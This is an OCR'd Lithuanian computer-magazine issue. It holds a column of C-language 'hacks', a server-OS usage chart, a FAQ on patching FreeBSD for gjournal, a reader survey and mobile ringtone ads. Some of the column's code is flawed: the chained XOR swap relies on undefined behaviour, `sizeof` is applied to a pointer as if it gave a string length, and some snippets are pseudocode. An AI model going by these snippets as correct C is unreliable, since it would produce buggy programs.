C nereikalauja laikytis funkcijų prototipų, kas atveria plačias galimybes. Kadangi argumentai surašomi iš dešinės į kairę (t.y. steko viršūnėje atsiduria kairiausias argumentas), o steką išvalo pirminė funkcija, tai nereikalingi argumentai paprasčiausiai ignoruojami. Štai čia prasideda įdomiausia dalis. Kadangi vietoje argumentų galima naudoti išraiškas (o, kaip jau minėjau, *C* kalboje išraiška gali būti praktiškai viskas, kas tik nori), mes gauname galingą kovos su figūriniais skliausteliais įrankį. Štai, pavyzdžiui:

```
if (a)
{
  x += f(a); if (n < MAX) n++;
}
```

Visų pirma, atsikratome *if* operatoriaus, pertvarkydami jį į tokią išraišką: *((n < MAX) && n++)*, ir perduodame jį funkcijai *f()* kaip „papildomą" argumentą:

```
if (a) x += f(a, ((n < MAX) && n++));
```

Už tokius hakerizmus reikia mokėti listingo skaitomumo bei aiškumo sumažėjimu, jau nė nekalbant apie tai, kad „papildomi–nereikalingi" argumentai reikalauja papildomos vietos steke, be to, C kalboje neapibrėžta argumentų nustatymo tvarka, todėl be didelio poreikio šio triuko imtis neverta ir geriau pasinaudoti „kablelio" operatoriumi, aprašytu trečiam hake..



HACK Nr.3



Pamirštas kablelis

Figūrinių skliaustelių gausybė smarkiai erzina, todėl iškyla natūralus noras visą konstrukciją parašyti vienoje eilutėje. Žvilgtelėkime į tipišką „teisingo" programuotojo parašytą kodo fragmentą:

```
if (n > 1)
{
        printf(«%d\n», x); n=0; a++;
}
```

Štai tas pats kodas, tik parašytas hakerio. Kaip sakoma, sulygink ir surask skirtumus:

```
if (n >1) printf(«%d\n», x), n = 0, a++;
```

Figūriniai skliausteliai „stebuklingai" dingsta, o kartu su jais dingsta ir taškas iš kabliataškio, dėl ko listingo skaitomumas žymiai padidėja. Nuolat atskirdami operatorius kabliataškiu, daugelis programuotojų kažkodėl pamiršta paprasčiausią kablelį, naudojamą išraiškoms atskirti, tačiau *C* kalboje išraiška gali būti praktiškai viskas!!!

HACK Nr.4



Funkcijos su klaustuku

Pradėsime nuo klasikos (žr. hack nr.1). Į klausimą: „Ką daro šis kodas?" daugelis taikomųjų programuotojų įtikinamai atsako: „Nesikompiliuoja". Tačiau tiems, kurie vis dėlto nepatingi šio kodo patikrinti ir jį sukompiliuoti, nuo tokių galimybių šiek tiek pavažiuoja stogas ir likusią dienos dalį jie praleidžia mąstydami, kaip tokie dalykai iš viso gali veikti?

```
j = (flag?sin:cos)(x);
```

Geras kalbos išmanymo testas. Ir be patarimo aišku, ką daro šis kodas — pakanka atsiversti „?" operatoriaus aprašymą, tačiau paaiškinti, kaip tai daroma, gali tik guru. Vietoje išraiškos naudojant funkcijos pavadinimą, kompiliatorius grąžina rodyklę į ją. Taip priklausomai nuo vėliavėlės *flag* reikšmės bus pasirinkta viena arba kita rodyklė, kuri pagal kalbos taisykles įkelta į skliaustelius ir laukia argumentų, vietoje kurių čia pateikiamas (x). Dabar pabandyk perrašyti šį haką klasikiniu stiliumi, o po to sulygink programos bei sukompiliuoto kodo dydį.

HACK Nr.3



Dviejų kintamųjų reikšmių sukeitimas

Klausimas: kiek eiliniam programuotojui prireiks laiko, kad suprastų, kas vyksta su kintamaisiais *x* ir *y*?

```
x ^= y ^= x ^=y;
```

Suskaidykime šią išraišką į tris: „x ^= y; y ^= x; x ^= y;", o vaizdumo dėlei užrašykime jas taip:

1. x = x XOR y;
2. y = y XOR x;
3. x = x XOR y;

Kaip žinia, pakartotinis XOR panaudojimas nepriklausomai nuo argumentų tvarkos grąžina pradinį rezultatą, tačiau 1 ir 2 eilutėse argumentai sukeičiami vietomis, iš ko išplaukia, kad įvykdžius 2-ąjį žingsnį kintamajame *y* atsidurs *x*, o pats *x* bus „x XOR y" mišinys, iš kurio trečiame žingsnyje „išimamas" pradinis *x* ir lieka grynas *y*. Trumpiau šnekant, taip be trečio kintamojo panaudojimo sukeičiamos dviejų kintamųjų reikšmės. Gražu, tačiau, deja, tokia konstrukcija savo greičiu ir mašininio kodo apimtimi stipriai nusileidžia standartiniam „tmp = x; x = y; y = tmp;", todėl čia pateiktu metodu naudotis nerekomenduojama.

— TAI NE TIK GALINGA BEI „DEMOKRATIŠKA", BET IR LAISVA NUO KVAILŲ HAKERIŠKOS MINTIES SKRYDĮ SULAIKANČIŲ DRAUDIMŲ AR APRIBOJIMŲ (KAIP KAD TAI DARO PASKALIS) PROGRAMAVIMO KALBA. NESTANDARTINIUS PROGRAMAVIMO METODUS SMARKIAI VERTINA HAKERIAI, TAČIAU JŲ NEKENČIA „PAKLUSNŪS" PROGRAMUOTOJAI, KURIE TOKIUS METODUS VADINA HAKAIS. PRIEŠ SPRENDŽIANT REIKIA PAMATYTI BENT VIENĄ GERĄ HAKĄ.

HACK Nr.6



Plačios ciklo „for“ galimybės

Štai dar vienas tipiškas „teisingo“ programuotojo parašytas kodo pavyzdys (kintamojo inicializacija prieš įėjimą į ciklą):

```
x = 0;
for (a = 0; a < n; a++)
{
        ...
        if (f()) x++;
        ...
}
```

Kintamojo *x* inicializacija prieš įėjimą į ciklą užima visą eilutę ir listingui suteikia tam tikro apsileidimo. Ir taip vyksta net tuomet, kai kiekviename vadovėlyje rašoma, kad *C* leidžia cikle apibrėžti daug kintamųjų. Na ir kas, kad *x* nėra ciklo parametras? Juk kompiliatoriui visiškai tas pats, o hakeris nenurims tol, kol šio kodo neperrašys taip:

```
for (a = 0, x = 0; a < n; a++)
{
        ...
        if (f()) x++;
        ...
}
```

Kai kintamųjų daug, tai labai padeda! O štai dar konkretesnis pavyzdys. „Kanonišku“ pavidalu jis atrodo taip:

Sumos paskaičiavimas

```
sum = 0;
for (a = 0; a < n; a++) sum += f(a);
```

O jeigu mes atsikratytumėm ciklo kūno ir visą kodą įkeltume į antraštę, štai taip:

```
for (a = 0, sum = 0; a < n; sum += f(a), a++);
```

O štai dar labiau optimizuotas variantas:

```
for (a = 0, sum = 0; a < n; sum += f(a++));
```

HACK Nr.7



Funkcijų apibrėžimas rankiniu būdu

Programuojant *Windows* sistemoje reikia į kuriamą kodą įjungti dideles *include* bylas, kurios žymiai sumažina transliavimo greitį, o tai erzina. Tačiau reikiamas funkcijas galima apibrėžti ir savarankiškai! Tokiu atveju nėra būtina sekti prototipų, svarbiausia — nurodyti kompiliatoriui, kad jis funkcijas iškviestų pagal *stdcall*:

```
// #include <windows.h>
int __stdcall MessageBoxA();
main()
{
  MessageBoxA(0,»hello,sailor»,»hello»,0);
}
// kompiliavimas: cl.exe file_name.c USER32.lib
```

HACK Nr.8



Krūvos (heap) ir dinaminės atminties atsisakymas

Programuotojų meilė dinaminei atminčiai sveikos logikos požiūriu nepaaiškinama niekuo kitu, kaip tik tamsybe. Krūva — tai stabdymas ir potencialūs nutekėjimai, apie kovas su kuriais parašyta tiek, kad aš net neaptarinėsiu šio klausimo.
Hakeriai aktyviai naudoja statinius masyvus, kuriuos operacinė sistema išskiria dar bylos užkrovimo stadijoje, o dinaminė atmintis išskiriama/atlaisvinama kiekvieną kartą! Žvilgtelėkime į štai tokį „kietą“ kodą, kurį galima aptikti net ir profesionaliose programose:

```
if (char *s)
{
  p = malloc(sizeof(s) + 1);
  ...
  if (something_goes_wrong) return -1;   // klaida! priešlaikinis išėjimas
  ...
  free(p);
  return val;
}
```

Atrodytų, dinaminės atminties poreikį galima paaiškinti kintamu funkcijai *f()* perduodamos eilutės *s* dydžiu. Viskas čia būtų gerai, jeigu ne klastinga klaida, sukelianti priešlaikinį išėjimą iš funkcijos be jau išskirtos atminties atlaisvinimo!
O štai „hakeriškas“ variantas, kuris vietoje *heap* naudoja statinę atmintį:

```
if (char *s)
{
        static char p[MAX_POSSIBLE_SIZE];
        if ((sizeof(s)+1)> MAX_POSSIBLE_SIZE) return -1;
        ...
        if (something_goes_wrong) return -1;
        ...
        return val;
}
```

Mes padidinome našumą, atsikratėme nutekėjimo problemų, bet... padarėme funkciją nerentabilią. Praktikoje tai reiškia, kad čia nebus įmanoma panaudoti rekursijos (nors šiuo atveju mes iš anksto žinome, kad funkcija nėra rekursinė) bei vienu metu šią funkciją iškviesti iš dviejų ar daugiau srautų, priešingu atveju statiniame masyve susiformuos paprasčiausias duomenų jovalas, dėl ko ištiks krachas, kurio išvengti galima arba pasinaudojus priverstine sinchronizacija (kritinės sekcijos, muteksai), arba per lokalią srauto atmintį, kuri dar kitaip sutrumpintai vadinama TSL. Beje, įvertinus tai, kaip šiuolaikiniai kompiliatoriai ne visai sklandžiai dirba du tuo pačiu TSL, nė vienas sveikai mąstantis hakeris nė už ką nenaudos šios galimybės.

HACK Nr.9



Programavimas be RTL

Pagal nutylėjimą *C* programos kompiliuojamos kartu su RTL (*Run Time Library*) biblioteka, kuri užima daug kilobaitų ir užtikrina *sprintf* tipo funkcijų veikimą. Tačiau *Windows NT* jau pati turi RTL, kuri yra NTDLL.DDL bibliotekoje, tai kam gi mums tas dubliavimas?
Norint programą sukompiliuoti be RTL, pakanka pagrindinę funkciją pavadinti ne *main*, o kaip nors kitaip, pavyzdžiui, *_start*. Protingi linkeriai patys supras, kad tai — įėjimo taškas. Kvailiems (prie kurių galima priskirti ir MS LINKER) įėjimo tašką reikia nurodyti akivaizdžiai:

```
cl.exe /c file_name.c /Ox
link.exe file_name.obj /ENTRY:start /SUBSYSTEM:WINDOWS USER32.lib
```

Lyginant programos dydžius su RTL ir be jos, mes praktiškai nematysime skirtumo, kadangi minimalus 9x išlyginimo daugiklis yra 4 Kb; tokius nustatymus linkeris naudoja pagal nutylėjimą. NT sistemoje minimalus daugiklis siekia viso labo 16 baitų, tačiau linkeris atsisako kompiliuoti tokią bylą, nebent mes apsimestumėm, kad kompiliuojame tvarkyklę (*driver*):

```
link.exe file_name .obj /ENTRY:start USER32.lib /DRIVER /ALIGN:16
```

Šiame pavyzdyje kompiliavimui naudojant MS VC 6 su RTL vykdomos bylos dydis siekia 24,576 Kb, be RTL — 16,384 Kb, ir, galų gale, be RTL su minimaliu išlyginimu — 818 baitų. Kaip sakoma, pajausk skirtumą!

Sisteminės alternatyvos reitingas

Jeigu pažiūrėtume į OS panaudojimo serveriuose statistiką, situacija būtų labai paprasta: beveik pusė adminų (45%) pasitiki *FreeBSD*. Kitus 52% adminų simpatijų dalinasi *Linux*, *Windows* ir *Solaris*. Galiausiai likusius tris procentus pasidalino sistemos, apie kurias tu galbūt nė nesi girdėjęs.



17%

BSDi

Tikra egzotika: komercinis *x86* architektūrai skirtas distributyvas su aparatūros būklės stebėjimo funkcija.



19%

NetBSD

Prieš porą metų buvo labai madinga sistema. Lengvai galima sukišti į bet kokią geležį ir naudoti įvairiausiems eksperimentams.



3%

Irix


Speciali sistema, veikianti su SGI geležimi. Naudojama trimatės grafikos ir vaizdo srautų apdorojimui.



39%

OpenBSD

Megasaugi sistema, kurioje klaidos surandamos labai retai. Vis dėlto diegti šios sistemos į apkrautus serverius niekas neskuba — ji lėtai veikia.



11%

AIX

Sistema užsiima kompanija IBM, ji diegiama moksliniuose centruose lygiagretiems skaičiavimams (branduolio lygyje realizuotas MPI (*Message Passing Interface*) protokolas).



9%

SCO

Į šią kategoriją pateko dvi sistemos: *FreeSCO* (mažas *Linux* pagrindu sukurtas distributyvas) ir *SCO Group* distributyvas (kompanija, kuri dabar teisiasi su *Linux* kūrėjais).



2%

HP-UX&Other

Į šią kategoriją įeina ir uždara HP–UX, ir „Apple'o" *MacOS*, ir net senovinis su *Alpha64* veikiantis *DigitalUnix*. Ko tik nerasi aukštųjų mokyklų tinkluose!

FAQ



PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOK! MAN NEVERTA SIŲSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS HACK–FAQ, TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS TURĖDAMAS ŠIEK TIEK NORO GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŲSK KUO DAUGIAU INFORMACIJOS.

Q: Girdėjau, kad į FreeBSD 6.1 sistemą galima įdiegti žurnalizuojamą failų sistemą UFS2. Išrausiau visą sistemos dokumentaciją, tačiau taip nieko ir neradau. Kur gi čia šuo pakastas?

A: Į stabilias *FreeBSD* versijas iš tiesų galima įdiegti pilnavertišką žurnalizuojamą failų sistemą. Tiesa, OS teks šiek tiek palopyti, tačiau, laimė, tai padaryti gana paprasta. Taigi apie viską iš eilės:

1. Prieš pradedant patį pataisymų įdiegimą, reikia pasiruošti. Užeik į katalogą */usr/src* ir jame sukurk reikiamus katalogus:

```
#cd /usr/src
#mkdir sbin/geom/class/journal
#mkdir sys/geom/journal
#mkdir sys/modules/geom/geom_journal
```

2. Tada galima parsisiųsti patį pataisymą ir pakeisti sistemą:

```
#fetch http://people.freebsd.org/~pjd/patches/gjournal6.patch
#patch < gjournal6.patch
```

3. Po to rekomenduojama perkompiliuoti dalį sistemos, tam reikia iš eilės užeiti į katalogus */usr/src/include/*, */usr/src/sbin/geom/class/*, */usr/src/sbin/mount/* ir įvykdyti išganingąją komandų seką „make; make install; make clean“.

4. Pridėjus į branduolio konfigą eilutę „options UFS_GJOURNAL“, perkompiliuojame branduolį (*www.surgutnet.ru/page.php?id=9*) ir perkrauname mašiną.

5. Dabar reikia užkrauti specialų modulį, kas daroma su komanda:

```
#gjournal load
```

6. Norint žurnalą prijungti prie tam tikros particijos, ją reikia prieš tai demontuoti. Kaip pavyzdį paimkime */dev/ad0s3d*, o vietoje montavimo taško — */mnt/ufs2test*:

```
#umount -f /mnt/ufs2test
```

7. Metas prijungti žurnalą:

```
#gjournal label /dev/ad0s3d
```

8. Primontuojame particiją, kuri dabar jau yra su prijungtu žurnalu:

```
#mount -o async,gjournal /dev/ad0s3.journal /mnt/ufs2test
```

Viskas!

Q: Mano senutė, tačiau stabili motininė neturi nei USB 2.0, nei FireWire. Kas man lieka: susitaikyti su esama situacija ir naudotis stabdančiu USB 1.1 (ir 1 Gb iš fotoaparato atminties kortelės siųstis pusę dienos) ar nepagailėti litų naujai motininei plokštei? O kito varianto nėra?

A: Be abejonės, geriau būtų susimąstyti apie motininės plokštės atnaujinimą. Juk jeigu nėra USB 2.0, tai tau grės ir kiti apribojimai (pavyzdžiui, nebus SATA valdiklio). Tačiau, tiesą sakant, galima apsieiti ir be motininės pakeitimo. Dabar už viso labo 10–15 dolerių galima nusipirkti PCI valdiklį, kuriame bus ir USB 2.0, ir *FireWire* lizdai. Tokie valdikliai veikia nepriekaištingai ir daugeliu atvejų net nereikalauja tvarkyklių įdiegimo. O SATA diską bus galima prijungti pasinaudojus perėjimu iš SATA/IDE į USB 2.0 (tektų dar papildomai išleisti 20–40 žaliųjų prezidentų). Informaciją apie tokį kol kas dar retą įrenginį gali rasti adresu *http://thg.ru/storage/pata_ide_sata_usb/onepage.html*.



Vardas

Pavardė

Amžius

Adresas

El.paštas

Išvardink tris, tavo manymu, įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

Kitame numeryje norėčiau rasti:

Tavo klausimas į FAQ:

siųsti išvalyti

ANKETĄ SIŲSK ADRESU:

p.d. 2234, LT - 44012, KAUNAS - C

Naudojiesi kompiuteriu ___ metus

Naudojiesi internetu ___ metus

Kiek žurnalo numerių skaitei? ___ numerius

Kokią OS naudoji?

40–OJO NUMERIO NUGALĖTOJAS:

LAURYNAS SLIVINSKAS IŠ VILNIAUS RAJ.


JAM ATITENKA MICROSOFT WIRELESS OPTICAL KLAVIATŪRA IR PELĖ.

LAIMĖTOJO PRAŠOM PASKAMBINTI Į REDAKCIJĄ IR SUSITARTI DĖL PRIZO ATSIĖMIMO.

SUKURK SAVO NUOTAIKĄ!

one extremely mobile

NAUJI ŽAIDIMAI



Kodas:237889660

Žaidimas apie Kempinuką! Sprogsta burbulai, vyksta konkursai ir valgymo varžybos! Dalyviai – tavo pamėgti filmukų herojai.

SONY ERICSSON K300i, K510i, K750i, T610, T630 **NOKIA** 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6111, 6230, 6230i, 6610, 6800, 7210, 7250, 7260, 7370, 7610

Kodas: 240819660

Valdai serialo "Vienąkart Kalifornijoje" pasaulį! Išsirink veikėją, ir gyvenk pilnavertį jo gyvenimą...

NOKIA 2650, 3100, 3200, 3220, 3510i, 5140, 5140i, 6020, 6021, 6030, 6100, 6101, 6103, 6111, 6230, 6230i, 6233, 6280, 6610, 7210, 7250, 7260, 7370, 7610 **SONY ERICSSON:** K300i, K510i, K750i, T610, T630, Z530i

Kodas: 240689660

Tingiam katinui Garfildui reikės pajudėti, juk dingo jo draugas – šuniukas Odis. Tau reiks gerai pasukti galvą!

NOKIA 2650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6280, 6610, 6800, 7210, 7250, 7260, 7370, 7610 **SONY ERICSSON** K300i, K750i

Kodas: 240639660

Moki valdyti naikintuvą? Nieko baisaus - išmokysim! Po apmokymų tavęs laukia karo misijos: žvalgyba, kova su ateivių laivais.

NOKIA 3220, 5140, 5140i, 6020, 6021, 6030, 6230, 6230i, 6233, 6260, 6280, 7260, 7270, 7610, 8800 **SONY ERICSSON** K300i, K750i

TOP ŽAIDIMAI



Kodas: 213849660

Pagrindinis žaidimo herojus – priešistorinė voverė labiau už viską mėgsta giles.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6101, 6111, 6230, 6230i, 6233, 6260, 6270, 6280, 6610, 7210, 7250, 7260, 7270, 7610, 8800 **SONY ERICSSON** K750i

Kodas: 226209660

Jei tu visada svajojai auginti šunį, bet iki šiol neturėjai galimybės – tai žaidimas "Mobidog" sukurtas tau! Įsigyk šuniuką ir užaugink jį.

NOKIA 22650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6260, 6610, 6800, 7210, 7250, 7260, 7370, 7610 **SONY ERICSSON** K300i, K750i

Kodas: 236259660

Jei svajoji dalyvauti realybės šou, išmėgink jėgas virtualioje negyvenamoje saloje.

NOKIA 2650, 3100, 3200, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6101, 6230, 6230i, 6233, 6260, 6270, 6280, 6610, 7210, 7250, 7260, 7610, 8800 **SONY ERICSSON** K300i, K750i

Kodas: 186849660

Automobiliais galima pasiekti neįtikėtiną greitį! Gražuolės prie finišo linijos jau laukia tavo pergalės!

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6100, 6103, 6111, 6230, 6230i, 6233, 6260, 6270, 6280, 6610, 6800, 7210, 7250, 7260, 7360, 7610 **SONY ERICSSON:** K510i, K750i, T610, T630, Z530i

KAD GAUTUMĖTE ŽAIDIMĄ — 10 Lt

Įsitikinkite, kad įjungta ir veikia **GPRS** paslauga. Žinutę su žaidimo kodu nusiųskite į numerį **1344**.

SPALVOTI ATVIRUKAI



182879660, 157319660, 173719660, 122219660, 227059660, 207629660, 150209660, 241439660, 124139660, 156609660, 241369660, 241319660, 235649660, 207649660, 185589660, 215249660, 212349660, 207639660, 221459660, 227049660, 225359660

KAD GAUTUMĖTE SPALVOTĄ ATVIRUKĄ — 3 Lt

Įsitikinkite, kad įjungta ir veikia telefono **GPRS** paslauga. Žinutę su spalvoto atviruko kodu nusiųskite į numerį **1323**.
Gaukite žinutę su nuoroda, iš kurios atsidarykite spalvotą atviruką.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510, 3510i, 3650, 5100, 5140, 6020, 6021, 6030, 6060, 6100, 6103, 6111, 6230, 6260, 6600, 6610, 6800, 7210, 7250, 7250i, 7260, 7270, 7610, 7650. **SIEMENS** A60, A65, A75, AX75, C60, C65, CF75, M55, MC60, S55, SL55, SL65. **SAMSUNG** C200, C210, C230, X120, X140, X200, X300, X450, X460, X480, X600, X620, X640, X660, X670, E300, E530, E630, E700, E710, E730, E760, E800, E820, P510. **SONY ERICSSON** T610, T630, K300i, K510i, K700i, J300i, W800

ATVIRUKAI



168829660, 107369660, 41579660, 47619660, 241789660, 205669660, 222789660, 217449660, 3439660, 35619660, 240009660, 148039660, 214139660, 55569660, 237029660, 218309660, 217539660, 183659660

LOGOTIPAI

HACKER 224589660, BAD BOY 222449660, CRIMINAL 172309660, VISKAS ČIKI! 154049660, PLAYER 140329660, PSICHO 133809660, 89660, 226419660, 1259660, 15609660, 1249660, 31349660, 23059660, TELE2. 769660, KRAUNASI 231449660, Crazy Loser 222329660, 206429660, PUMA 220519660, 69660, BRIGADA 222439660



VALYMO PRIEMONĖ TELEFONO EKRANUI!

Nusiųsk kodą **63009660** į numerį **1322**
Tu gausi **TUŠČIĄ LOGOTIPĄ**
Dėmesio! Tik **NOKIA** telefonams
Kaina 1.95 Lt

KAD GAUTUMĖTE LOGOTIPĄ AR ATVIRUKĄ — 1,95 Lt

Žinutę su kodu nusiųskite į mūsų numerį **1322**. **SIEMENS** telefonams prie kodo pridėkite raidę **S** (pvz., 3689660s).

NOKIA 1100, 2100, 2600 3210, 3310, 3410, 3330, 3510, 5210, 5110 (tik logotipai), 5510, 6020, 6021, 6030, 6060, 6210, 6310, 6310i, 6510, 7110 (tik logotipai), 7270, 7610, 8210, 8310, 8810, 8850, 8890. Tik atvirukai 3250, 6070, 6101, 6111, 6233, 6270, 7280, 7360 **SIEMENS** A55, A65, A75, AX75, C55, C60, C65, CX75, CXV70, M55, S55, SL55. **SAMSUNG** C100, C200, C210, X120, X450, X480, P730. Tik atvirukai X660. **SONY ERICSSON** Tik atvirukai: J300i, K300i, K700i, W800.

VOKALINĖS MELODIJOS

James Brown: I Feel Good	120239660
Skambina! Dziin! Dziin!	167719660
Jurga: Aš esu tiktai jei tu esi	221609660
Dainelė: Trjam trjam	145029660
Mamyte, pakelk ragelį!	181619660
Jurga: Laisvė	237789660
LT United: We Are The Winners	234379660
LT United: Fashion Show NAUJA!	240439660
Jurga: Kai pamirši tu mane	237809660
A. Mamontovas: Liūdesio angelas	221579660
Mėsa: Meilė trise	237779660

KAD GAUTUMĖTE VOKALINĘ MELODIJĄ — 5 Lt

Įsitikinkite, kad telefone įjungta ir veikia **GPRS** paslauga.
Nusiųskite žinutę su vokalines melodijos kodu į numerį **1318**.

SAMSUNG C100, C200, C230, D500, D800, X100, X120, X140, X200, X300, X450, X460, X480, X500, X600, X620, X660, X670, E300, E330, E360, E530, E600, E630, E700, E710, E720, E730, E760, E800, E820, E900, P510, P730, E840 **SIEMENS** C65, SL65. **NOKIA** 3200, 3220, 3250, 5140, 6020, 6021, 6070, 6101, 6103, 6111, 6131, 6060, 6230, 6233, 6260, 6270, 6280, 7260, 7270, 7280, 7360, 7370, 7610, 8800, N80. **SONY ERICSSON** K700i, W800, K500i, K510i

TOP MELODIJOS	MONO	POLY
Lordi: Hard Rock Hallelujah	225829660	225829660p
Outcast: Idlewild Blues NAUJA!	243769660	243769660p
Iš k.f. „Krikštatėvis"	121739660	121739660p
Shakira: Timor	233869660	233869660p
Mokinukės: Maža širdelė NAUJA!	242139660	242139660p
Raketa: Dolčė Gabana	223169660	223169660p
Shakira: La Tortura	165109660	165109660p
Robbie Williams: Rudebox	242279660	242279660p
Tokio Hotel: Rette Mich	217359660	217359660p
Andrius Rimiškis: Laimė šalia	240189660	240189660p
Mino: Be meilės mirt galiu	184219660	184219660p
The Pussycat Dolls: I Don't Need a Man	242119660	242119660p
James Brown: I Feel Good	83139660	83139660p
Mino ir Vilija: Vivo Per Lei	181639660	181639660p
LT United: Fashion Show NAUJA!	240369660	240369660p
Shakira feat. W. Jean: Hips Don't Lie	218689660	218689660p
Joe Dassin: Et si tu n'existas pas	142769660	142769660p
US5: Just Because Of You	215709660	215709660p
Red Hot Chili Peppers: Tell Me Baby	237669660	237669660p
69 Danguje: Superlenktynės NAUJA!	242149660	242149660p
Supermode: Tell Me Why	240289660	240289660p
Juanes: A Dios Le Pido	227429660	227429660p
US5: Come Back To Me Baby	215719660	215719660p
Pakito: Living On Video	215769660	215769660p
Madonna: Hung Up	181449660	181449660p
Reamonn: Tonight	240269660	240269660p
Rytis Cicinas: Meilės laivas	106149660	106149660p
Flipsyde feat. Piper: Happy Birthday	225659660	225659660p
Beyonce: Deja Vu NAUJA!	242069660	242069660p
Cascada: Everytime We Touch	240359660	240359660p
LT United: We Are The Winners	213009660	213009660p
Sergey Shnurov: iš filmo "Bumeris"	64009660	64009660p
Andrius Rimiškis: Kartais būna	233729660	233729660p
69 Danguje: 9 Dangui	210629660	210629660p
Geltona: Mintys	240339660	240339660p

SIUNTINUKAS DRAUGUI

1. Išsirink paslaugą (išskyrus logotipus ir žaidimus). Po kodo palik tarpą ir įrašyk draugo telefono numerį (pvz., 1709660 XXXXXXXX).
2. Perskaityk pasirinktos paslaugos instrukciją. Įsitikink, ar ji tinka draugo telefonui.

KAD GAUTUMĖTE POLIFONINĘ MELODIJĄ — 3 Lt

Įsitikinkite, kad telefone įjungta ir veikia **GPRS** paslauga.
Žinutę su kodu (pvz., 3689660p) siųskite į mūsų numerį **1323**.

NOKIA 2650, 3100, 3200, 3220, 3250, 3300, 3510i, 5100, 5140, 6020, 6021, 6030, 6060, 6070, 6100, 6101, 6103, 6111, 6131, 6230, 6233, 6260, 6270, 6280, 6600, 6610, 6800, 7210, 7250, 7250i, 7260, 7270, 7280, 7360, 7370, 7610, 7650, 8800, N80. **SAMSUNG** C100, C200, C210, C110, C230, D500, D800, X100, X120, X140, X200, X300, X450, X460, X480, X500, X600, X620, X640, X660, X670, E300, E330, E360, E530, E600, E630, E700, E710, E720, E760, E800, E820, E900, P510, P730, Z530i, Z300, Z500, Z540, Z540. **SIEMENS** A60, A65, A75, AX75, C55, C60, C65, C75, CX65, CFX65, CF75, CX75, CXV70, M55, M65, M75, MC60, S55, S65, SL55, SL65. **SONY ERICSSON** T610, T630, K300i, K700i, J300i, W800, K500i, K510i

KAD GAUTUMĖTE MONOMELODIJĄ — 1,95 Lt

Žinutę su kodu siųskite į numerį **1322**.
SIEMENS telefonams prie kodo pridėkite raidę **S** (pvz., 3689660s).

NOKIA 1100, 2100, 3210, 3310, 3410, 3330, 5210, 5510, 6210, 6310, 6310i, 6510, 7110, 8210, 8310, 8810, 8850, 8890. **SAMSUNG** R200c, R210s. **SIEMENS** A50, A52, C45, S45, ME45, M50, MT50.

KAIP AKTYVUOTI GPRS?

Norėdami užsisakyti GPRS paskambinkite savo operatoriui: **1566 - Omnitel**, **1501 - Bitė GSM**, **117 - Tele2**. Kad gautumėte **NOKIA** (išskyrus 3220, 5140, 6020, 6021, 6030, 6060, 6070, 6103, 6111, 6131, 6230, 6233, 6270, 6280, 7260, 7270, 7280, 7360, 7370, 8800, N80) arba **SAMSUNG** (išskyrus C100, C110, E360, E530, E720, E730, E900, D500, D800, X500, X660, X670, Z300, Z500, Z540) nustatymus, nusiųskite **8888** į numerį **1322**. Kaina 1,95 Lt.